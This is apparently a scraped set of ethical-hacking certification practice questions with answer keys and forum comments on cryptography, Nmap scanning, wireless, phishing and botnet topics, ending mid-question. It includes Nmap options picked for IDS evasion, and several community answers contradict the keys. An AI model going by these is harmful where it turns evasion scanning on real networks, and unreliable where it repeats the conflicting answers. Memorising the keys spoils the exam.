Question #1 *Topic 1*

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA

B. Triple Data Encryption Standard

C. AES

D. MD5 encryption algorithm

Correct Answer: *B*

Community vote distribution

B (100%)

srk970313 3 weeks, 2 days ago

Selected Answer: B

B is the correct answer.

upvoted 1 times

lotusLettiva 3 weeks, 3 days ago

Selected Answer: C

AES encryption

upvoted 1 times

Osanyindoro 2 months, 1 week ago

Selected Answer: B

Characteristics of Triple DES (3DES).

-- It operates on 64-bit blocks of data.
-- It uses three 56-bit keys (K1, K2, and K3), effectively providing a key length of up to 168 bits.
-- The encryption process involves three operations: encrypting with K1, decrypting with K2, and encrypting again with K3 (Encrypt-Decrypt-Encrypt or EDE mode).

upvoted 2 times

935f9c3 2 months, 3 weeks ago

Selected Answer: B

B. Triple Data Encryption Standard

upvoted 1 times

Question #2 *Topic 1*

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

```
char buff[10];
buff[10] = 'a';
```

What type of attack is this?

A. SQL injection


B. Buffer overflow

C. CSRF

D. XSS

Correct Answer: *B*

Community vote distribution



nicejob 1 month, 3 weeks ago

Selected Answer: B

buffer overflow, it not possible is sqli

upvoted 1 times

Osanyindoro 2 months, 1 week ago

Selected Answer: B

The answer is B (buffer overflow)

Reasons:
The buffer buff is defined to hold 10 elements (indices 0 through 9).
Writing to buff[10] attempts to access memory beyond the allocated buffer size.
This can lead to overwriting adjacent memory, potentially corrupting data, crashing the application, or enabling the execution of malicious code.

upvoted 2 times

Booict 2 months, 1 week ago

Selected Answer: B

the answer is B and not A. Ignore my previous answer

upvoted 1 times

Booict 2 months, 1 week ago

Selected Answer: A

SQL injection attack involves inserting malicious SQL code into a web application's input fields to manipulate the database

upvoted 1 times

Question #3 *Topic 1*

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization.
Which of the following attack techniques is used by John?

A. Insider threat

B. Diversion theft

C. Spear-phishing sites

D. Advanced persistent threat

Correct Answer: *D*

Community vote distribution

D (100%)

Osanyindoro 2 months, 1 week ago

Selected Answer: D

Advanced Persistent Threat (APT) refers to an attack where a threat actor gains unauthorised access to a network and remains undetected for an extended period.

upvoted 1 times

Question #4 *Topic 1*

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

A. nmap -A - Pn

B. nmap -sP -p-65535 -T5

C. nmap -sT -O -T0

D. nmap -A --host-timeout 99 -T1

Correct Answer: *C*

Community vote distribution

D (100%)

NikoTomas 2 weeks, 6 days ago

Selected Answer: C

Correct: C

T0 = timing template serializing the scan so only one port is scanned at a time, and waiting 5 minutes between sending each probe.
T1 and T2 are similar but they only wait 15 seconds and 0.4 seconds, respectively, between probes. T3 is Nmap's default behavior, which includes parallelization.

D is NOT correct:
--host-timeout <time> (Give up on slow target hosts after the timeout)
= amount of time you are willing to wait. For example, specify 30m to ensure that Nmap doesn't waste more than half an hour on a single host. Note that Nmap may be scanning other hosts at the same time during that half an hour, so it isn't a complete loss. A host that times out is skipped. No port table, OS detection, or version detection results are printed for that host.

Source: https://nmap.org/book/man-performance.html

upvoted 2 times

AY_Tseng 3 weeks, 4 days ago

Selected Answer: D

selete D

upvoted 1 times

Question #5 *Topic 1*

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, HMAC-SHA384, and ECDSA using a 384-bit elliptic curve.
Which is this wireless security protocol?

A. WPA3-Personal

B. WPA3-Enterprise

C. WPA2-Enterprise

D. WPA2-Personal

Correct Answer: *B*

Community vote distribution

B (100%)

agastya_5272 1 month ago

Selected Answer: B

its a B

upvoted 1 times

Question #6 *Topic 1*

What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

A. httpd.conf

B. administration.config

C. php.ini

D. idq.dll

Correct Answer: *C*

NikoTomas 2 weeks, 6 days ago

Selected Answer: C

Correct: C (php.ini)

If the php.ini or wp-config . php file is exposed and writable, attackers can modify their settings to manipulate the behavior of your web application...
This can lead to:
• Disabling security features, such as turning off error reporting or enabling dangerous PHP functions
• Enabling or disabling extensions, which can affect the functionality of your application
• Modifying logging settings to cover their tracks or store sensitive information
...
https://www.linkedin.com/pulse/dangers-exposing-phpini-wp-configphp-configuration-files-bojan-vasic/

Can be A (httpd.conf) also correct?
httpd.conf is Apache config, but the question is asking about config file ON the web server (not OF the web server) and file php.ini is for sure stored ON the web server and it is possible to enable verbose logging in php.ini.

In httpd.conf is only one ErrorLog directive for Apache which refers to file log - https://httpd.apache.org/docs/2.4/mod/core.html
upvoted 1 times

Question #7 *Topic 1*

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks.
What is the tool employed by Gerard in the above scenario?

A. Towelroot

B. Knative

C. zANTI

D. Bluto

Correct Answer: *D*

NikoTomas 2 weeks, 6 days ago

Selected Answer: D

Correct: D

A. Towelroot = tool for rooting Android

B. Knative = enables serverless workloads to run on Kubernetes clusters. It makes building and orchestrating containers with Kubernetes faster and easier. Knative (pronounced Kay-NAY-tive) is an extension of the Kubernetes container orchestration platform.

C. zANTI = With zANTI 3.0 you can simulate real-world, commonly-used mobile malicious cyber attack techniques

D. Bluto = Bluto is a Python-based tool for DNS recon, DNS zone transfer testing, DNS wild card checks, DNS brute forcing, e-mail enumeration and more.

upvoted 1 times

Question #8 *Topic 1*

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?

A. Hashcat


B. John the Ripper

C. THC-Hydra

D. netcat

Correct Answer: *D*

Community vote distribution



ehsarx 2 weeks, 6 days ago

Selected Answer: D

Key word is NOT

upvoted 1 times

NikoTomas 2 weeks, 6 days ago

Selected Answer: D

Correct: D (netcat) - tool for making connections, not cracking anything

upvoted 2 times

bibibi 1 month ago

Selected Answer: D

Sorry my bad. "will not be useful" is the key words.

upvoted 1 times

Fafa2502 1 month ago

Selected Answer: D

Netcat is not a password cracking tool, this is why it's the anwer D

upvoted 2 times

bibibi 1 month ago

Selected Answer: B

netcat is not a password cracking tool.

upvoted 1 times

KiranYS 1 month ago

Selected Answer: B

A popular CPU-based password cracker

upvoted 1 times

JOHNBOO 2 months, 3 weeks ago

Selected Answer: D

D is the correct option

upvoted 3 times

BLJ90 2 months, 3 weeks ago

Selected Answer: D

The correct answer is D: netcat, not B!

upvoted 3 times

Question #9 *Topic 1*

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]

B. [info:]

C. [site:]

D. [related:]

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #10 *Topic 1*

You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email.
Which stage of the cyber kill chain are you at?

A. Reconnaissance


B. Weaponization

C. Command and control

D. Exploitation

Correct Answer: *B*

Community vote distribution



getaseadsss 1 month ago

Selected Answer: B

Weaponization

upvoted 1 times

Stephanie0208 2 months, 1 week ago

Selected Answer: B

I changed my mind…
Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim.
For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary.

upvoted 1 times

Stephanie0208 2 months, 2 weeks ago

Selected Answer: D

You ……are creating a client-side backdoor to send it to the employees via email.
However, there is no "Delivery" option.
Then I would suggest D. Exploitation.
Exploitation
After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration. Activities of the adversary include the following: o Exploiting software or hardware vulnerabilities to gain remote access to the target system

upvoted 1 times

MHafizC 2 months, 2 weeks ago

Selected Answer: B

It's weaponization. The stage preparing tools after gathering enough information.

upvoted 1 times

cb56e21 2 months, 2 weeks ago

Selected Answer: B

It is weaponization

upvoted 1 times

935f9c3 2 months, 3 weeks ago

Selected Answer: B

B. Weaponization

upvoted 2 times

JOHNBOO 2 months, 3 weeks ago

Selected Answer: B

B Weaponization is the correct option

upvoted 1 times

Question #11 *Topic 1*

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA

B. -sX

C. -sT

D. -sF

Correct Answer: *A*

NikoTomas 2 weeks, 6 days ago

Selected Answer: A

Correct: A = TCP ACK Scan (-sA)
Special scan - never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

https://nmap.org/book/scan-methods-ack-scan.html

TCP Connect Scan (-sT)
By default used when default SYN scan (-sS) is not an option due to missing raw packet privileges or scanning IPv6 networks. Instead of writing raw packets, Nmap asks the underlying OS to establish a connection by "connect" system call.

https://nmap.org/book/scan-methods-connect-scan.html

TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX):

Null scan (-sN) - Does not set any bits (TCP flag header is 0)
FIN scan (-sF) - Sets just the TCP FIN bit.
Xmas scan (-sX) - Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.
- scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open.

https://nmap.org/book/scan-methods-null-fin-xmas-scan.html
upvoted 1 times

NikoTomas 2 weeks, 6 days ago

Additional info:

TCP SYN (Stealth) Scan (-sS)
SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections.
upvoted 1 times

Question #12 *Topic 1*

A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
What is the type of vulnerability assessment performed by Martin?

A. Database assessment

B. Host-based assessment

C. Credentialed assessment

D. Distributed assessment

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #13 *Topic 1*

Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.
What is the attack technique employed by Jane in the above scenario?

A. Session hijacking

B. Website mirroring

C. Website defacement

D. Web cache poisoning

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #14 *Topic 1*

An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.
What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Service-based solutions

B. Product-based solutions

C. Tree-based assessment

D. Inference-based assessment

Correct Answer: *D*

Community vote distribution

ehsarx 2 weeks, 5 days ago

Selected Answer: D

Inference-Based Assessment: This approach begins by cataloging the protocols present on a machine. Once a protocol is identified, the scanning process detects the associated ports and services, such as an email, web server, or database server. Upon identifying services, it targets specific vulnerabilities on each machine and executes tests that are only relevant to the discovered services.

upvoted 1 times

Gentle_Hckr 3 weeks, 6 days ago

Selected Answer: A

The key point in the scenario is that James identified the services (like email, web, or database servers) and then selected the relevant vulnerabilities for each service. This approach is characteristic of service-based solutions, where vulnerabilities are chosen based on the specific services identified on the machine.

In Inference-Based Assessment, there would typically be more of a focus on deducing or inferring vulnerabilities from the services, rather than directly selecting known vulnerabilities tied to those services.

So, based on the scenario, A. Service-based solutions is the correct choice.

upvoted 2 times

SNimlaka 2 months ago

Selected Answer: D

Inference-Based Assessment:
In an inference-based assessment, scanning starts by building an inventory of the
protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Page 582

upvoted 2 times

Question #15 *Topic 1*

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website.
Which of the following tools did Taylor employ in the above scenario?

A. Webroot

B. Web-Stat

C. WebSite-Watcher

D. WAFW00F

Correct Answer: *B*

Community vote distribution

D (100%)

NikoTomas 2 weeks, 6 days ago

Selected Answer: B

Correct: B (web-stat)

A. Webroot = Malware detection SW

B. Web-Stat = Web-Stat detects all your visitors in real time, and records detailed information about your traffic, shown in beautiful, easy to understand graphs and reports.

C. WebSite-Watcher = monitors all kind of web pages and highlights all changes in the page. PDF/Word/Excel documents are automatically converted into HTML format, so you can use all available features to monitor these documents.

C. WAFW00F = open-source Python tool that can fingerprint a lot of different WAF, by sending a normal HTTP request and then doing the automated analysis of the response, to identify which WAF is sitting in front of the Web Application.

upvoted 1 times

sky9te 1 month, 1 week ago

Selected Answer: D

web-stat is a service that allows you to track and analyze website traffic in real-time

upvoted 1 times

Question #16 *Topic 1*

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France.
Which regional Internet registry should Becky go to for detailed information?

A. ARIN

B. LACNIC

C. APNIC

D. RIPE

Correct Answer: *D*

Community vote distribution

D (100%)

MHafizC 2 months, 2 weeks ago

Selected Answer: D

The answer is D for European Countries

upvoted 1 times

cb56e21 2 months, 2 weeks ago

Selected Answer: D

The answer is RIPE

upvoted 1 times

pindinga1 2 months, 3 weeks ago

Selected Answer: D

France is in Europe, the Regional Internet Registry for European Countries is RIPE.
Correct Answer is D

upvoted 3 times

Question #17 *Topic 1*

Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.
What is the APT lifecycle phase that Harry is currently executing?

A. Initial intrusion

B. Persistence

C. Cleanup

D. Preparation

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #18 *Topic 1*

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network. What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack

B. STP attack

C. DNS poisoning attack

D. VLAN hopping attack

Correct Answer: *B*

Community vote distribution

B (100%)

sky9te 1 month, 1 week ago

Selected Answer: B

In the Span tree protocol attack, the attacker exploits vulnerability by sending forced bridge PDUs to manipulate network, changing the root bridge and causing disruption or loops in the network .

upvoted 2 times

Question #19 *Topic 1*

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

A. MAC spoofing attack

B. War driving attack

C. Phishing attack

D. Evil-twin attack

Correct Answer: *D*

NikoTomas 2 weeks, 6 days ago

Selected Answer: D

Correct is D - Evil-twin.

• Rogue AP (evil twin) – set up AP with same SSID to forge clients.

upvoted 1 times

Question #20 *Topic 1*

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted.
What is the defensive technique employed by Bob in the above scenario?

A. Whitelist validation

B. Output encoding

C. Blacklist validation

D. Enforce least privileges

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #21 *Topic 1*

Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.
In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud consumer

B. Cloud broker

C. Cloud auditor

D. Cloud carrier

Correct Answer: *D*

Community vote distribution

D (100%)

sky9te 1 month, 1 week ago

Selected Answer: D

A cloud carrier is an entity that provides the connectivity and transport services needed for accessing cloud services.

upvoted 1 times

SNimlaka 2 months ago

Selected Answer: D

Cloud Carrier:
A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

Page 3047

upvoted 2 times

Question #22 *Topic 1*

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.
What is the attack performed by Bobby in the above scenario?

A. aLTEr attack

B. Jamming signal attack

C. Wardriving

D. KRACK attack

Correct Answer: *A*

Community vote distribution

A (100%)

krishccie 3 weeks, 5 days ago

Selected Answer: A

The aLTEr attack is a Man-in-the-Middle (MITM) attack on LTE networks that allows attackers to redirect user traffic to malicious websites by exploiting vulnerabilities in the LTE (4G) protocol encryption.

upvoted 1 times

agastya_5272 4 weeks, 1 day ago

Selected Answer: A

The correct answer is:

A. aLTEr attack

However, I think there might be a slight mistake in the answer. Based on the scenario, I believe the correct answer is actually:

IMSI Catcher attack (also known as a "Stingray" attack)

But since that's not an option, I'll explain why I think aLTEr attack is not the correct answer:

aLTEr attack is a type of attack that targets LTE networks, but it's not typically associated with hijacking wireless communications or redirecting users to malicious websites.

On the other hand, an IMSI Catcher attack (or Stingray attack) involves using a fake cell tower to intercept and manipulate wireless communications. This is exactly what Bobby did in the scenario

upvoted 1 times

sky9te 1 month, 1 week ago

Selected Answer: A

aLTEr attack is an attack that uses dns spoofing to perform MITM attacks, attacker sets up a fake cell tower, pretends to be the victim of the real network and tries to intercept traffic

upvoted 1 times

Question #23 *Topic 1*

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?

A. ike-scan

B. Zabasearch

C. JXplorer

D. EarthExplorer

Correct Answer: *C*

Community vote distribution

C (100%)

NikoTomas 2 weeks, 6 days ago

Selected Answer: C

Correct: C (JXplorer)

A. ike-scan = discover and fingerprint IKE hosts (IPsec VPN Servers)
B. Zabasearch = for searching people contacts
C. JXplorer = a cross platform LDAP browser and editor.
D. EarthExplorer = looks like the satelite imagery tool
upvoted 1 times

Rangnarok 2 months, 2 weeks ago

Selected Answer: C

The only tool that works with LDAP among the given choices
upvoted 1 times

Question #24 *Topic 1*

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker objects

B. Docker daemon

C. Docker client

D. Docker registries

Correct Answer: *B*

Community vote distribution

B (100%)

Rangnarok 2 months, 2 weeks ago

Selected Answer: B

The daemon runs services in the background to handle API request

upvoted 1 times

Question #25 *Topic 1*

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it.
Which of the following tools did Bob employ to gather the above information?

A. FCC ID search

B. Google image search

C. search.com

D. EarthExplorer

Correct Answer: *A*

NikoTomas 2 weeks, 6 days ago

Selected Answer: A

Correct: A (FCC ID search)

An FCC ID is a unique identifier consisting of two elements:

• A grantee code: The first portion of the FCC ID, is either a three or five character alphanumeric string assigned by the FCC permanently to a company for use in the identification of radio frequency equipment authorized under the FCC certification procedure.
• An equipment product code: The second portion of the FCC ID that begins after the grantee code. The product code may include hyphens, dashes (-), or both.

https://sellercentral.amazon.co.uk/seller-forums/discussions/t/ba0be1f1-a328-405e-89b8-4b26aa8d91c2

upvoted 1 times

Question #26 *Topic 1*

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU

B. UEFI

C. GPU

D. TPM

Correct Answer: *D*

Community vote distribution

D (100%)

agastya_5272 4 weeks, 1 day ago

Selected Answer: D

The correct answer is:

D. TPM

A Trusted Platform Module (TPM) is a hardware component that provides a secure environment for cryptographic operations, including:

- Generating encryption keys
- Storing sensitive data, such as encryption keys and certificates
- Performing cryptographic operations, such as encryption and decryption

One of the key features of a TPM is its ability to generate and store encryption keys in a secure manner. The TPM generates a unique key, known as the Storage Root Key (SRK), which is used to encrypt and decrypt data.

The TPM only releases a portion of the encryption key, known as the "wrapped" key, which is encrypted with the SRK. This ensures that even if an attacker gains physical access to the computer, they will not be able to access the encrypted data without the SRK.

upvoted 1 times

Question #27 *Topic 1*

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.
What is the type of web-service API mentioned in the above scenario?

A. RESTful API

B. JSON-RPC

C. SOAP API

D. REST API

Correct Answer: *A*

NikoTomas 2 weeks, 6 days ago

Selected Answer: A

Correct: A (RESTful API):

REST is an style of software architecture for distributed software
Conforming to the REST constraints is referred to as being 'RESTful'.

RESTful is typically used to refer to web services implementing such an architecture.
RESTful is just used as an adjective describing something that respects the REST constraints.

https://stackoverflow.com/questions/1568834/whats-the-difference-between-rest-restful
upvoted 1 times

Question #28 *Topic 1*

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time. Which technique is discussed here?

A. Subnet scanning technique

B. Permutation scanning technique

C. Hit-list scanning technique.

D. Topological scanning technique

Correct Answer: *C*

Community vote distribution

C (100%)

SNimlaka 2 months ago

Selected Answer: C

Hit-list Scanning

Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

upvoted 1 times

shabnaluttu 2 months, 1 week ago

Selected Answer: C

HIT LIST SCANNING

upvoted 1 times

JOHNBOO 2 months, 3 weeks ago

Selected Answer: C

The correct answer is:

C. Hit-list scanning technique.

upvoted 1 times

Question #29 *Topic 1*

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to.
What type of hacker is Nicolas?

A. Black hat


B. White hat

C. Gray hat

D. Red hat

Correct Answer: *B*

Community vote distribution



killwitch 3 weeks, 2 days ago

Selected Answer: C

C. Gray hat.

Gray hat hackers find vulnerabilities without malicious intent but may still test systems without permission.
They often disclose vulnerabilities responsibly to system owners or vendors, even if they initially accessed the system without authorization.
Unlike white hat hackers, who only test systems with prior consent, gray hats may act without permission but with good intentions.

upvoted 1 times

pindinga1 1 month, 2 weeks ago

Selected Answer: D

Is gray hat

upvoted 2 times

Dogeo 1 month, 3 weeks ago

Selected Answer: C

White hat would have permission to test the system, Gray Hat don't have permission but are not malicious actors (Black hat) since Nicolas didn't have permission from the owner or microsoft he is a Gray hat

upvoted 4 times

Question #30 *Topic 1*

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials.
Which of the following tools is employed by Clark to create the spoofed email?

A. Evilginx

B. Slowloris

C. PLCinject

D. PyLoris

Correct Answer: *A*

Community vote distribution

A (100%)

Rangnarok 2 months, 2 weeks ago

Selected Answer: A

Evilginx is a man-in-the-middle attack framework used for phishing login credentials along with session cookies

Slowloris is an application layer DDoS attack which uses partial HTTP requests to open connections between a single computer and a targeted Web server, then keeping those connections open for as long as possible, thus overwhelming and slowing down the target.

Pyloris is a slow HTTP DoS tool

upvoted 3 times

Question #31 *Topic 1*

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation.
What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Agent-based scanner


B. Network-based scanner

C. Cluster scanner

D. Proxy scanner

Correct Answer: *B*

Community vote distribution



Poornima023 3 days, 21 hours ago

Selected Answer: A

Agent-based scanners reside on a single machine but can scan several devices on the same network.

upvoted 2 times

getaseadsss 4 weeks ago

Selected Answer: B

Attacker is clearly using network scanning

upvoted 2 times

LeonardoLira 4 weeks, 1 day ago

Selected Answer: A

No cenário descrito, o hacker instalou o scanner em uma máquina comprometida e a usou para escanear outras máquinas na rede. Isso corresponde exatamente ao funcionamento de um agent-based scanner, que coleta informações sobre múltiplos dispositivos a partir de um único ponto.

Não pode ser o um network-based scanner interage apenas com a máquina onde está instalado e gera o relatório nela mesma.

Pagina 337 material oficila da EC COUNCIL

upvoted 1 times

killwitch 1 month ago

Selected Answer: B

B. Network-based scanner.

A network-based scanner is a tool that scans multiple machines within a network to identify vulnerabilities. It operates by probing network devices, servers, and workstations to detect weaknesses such as open ports, misconfigurations, and outdated software that can be exploited.

In this scenario:
1. A scanner is installed on a machine within the organization's network.
2. It scans several machines on the same network to find vulnerabilities.
3. The attacker uses this information for further exploitation.

Why not the others:
A. Agent-based scanner – Requires agents installed on each device for vulnerability scanning. The scenario does not mention this.
C. Cluster scanner – Typically used for scanning clusters of servers or cloud environments, which is not specified here.
D. Proxy scanner – Used for anonymizing scans and routing traffic through proxies, not for internal network scanning.

upvoted 1 times

Booict 1 month ago

Selected Answer: B

he attacker installed a scanner on one machine and used it to scan other machines on the network. This aligns more closely with the behavior of a network-based scanner, which is designed to scan multiple devices on a network from a central point

upvoted 2 times

Rangnarok 2 months, 2 weeks ago

Selected Answer: A

Module 5 - page 561

Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network.

upvoted 1 times

Question #32 *Topic 1*

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?

A. Watering hole attack

B. DNS rebinding attack

C. MarioNet attack

D. Clickjacking attack

Correct Answer: *A*

Community vote distribution

A (100%)

Cysaplus2023 2 weeks, 2 days ago

Selected Answer: A

-Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
-Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network.
-Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
-Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network
p.585

upvoted 1 times

Rangnarok 2 months, 2 weeks ago

Selected Answer: A

Module 14 - page 1961

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities

upvoted 1 times

Question #33 *Topic 1*

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.
What type of malware did the attacker use to bypass the company's application whitelisting?

A. File-less malware

B. Zero-day malware

C. Phishing malware

D. Logic bomb malware

Correct Answer: *A*

Community vote distribution

B (100%)

killwitch 1 week, 4 days ago

Selected Answer: A

File-less malware is a type of malicious software that operates without relying on traditional files. Instead of installing executable files, file-less malware typically exploits system vulnerabilities or runs in-memory, often through scripting languages or legitimate system tools. Because it doesn't rely on files, it can bypass traditional antivirus (AV) tools and application whitelisting mechanisms that focus on detecting file-based threats.

In this case, the fact that AV tools couldn't detect any malicious software and the IDS/IPS didn't flag any non-whitelisted programs suggests that the malware did not rely on traditional files but instead operated directly in memory, making it difficult to detect and block.

upvoted 1 times

marcel9999 3 weeks, 5 days ago

Selected Answer: B

Zero day because not recognized bypass all detections

upvoted 1 times

SukhoiF35 1 month, 2 weeks ago

Selected Answer: B

Malware wasn't recognised by any AV or IPS/IDS. File-Less malware exfiltration can be detected with IPS

upvoted 1 times

Question #34 *Topic 1*

Dorian is sending a digitally signed email to Poly. With which key is Dorian signing this message and how is Poly validating it?

A. Dorian is signing the message with his public key, and Poly will verify that the message came from Dorian by using Dorian's private key.

B. Dorian is signing the message with Poly's private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

C. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

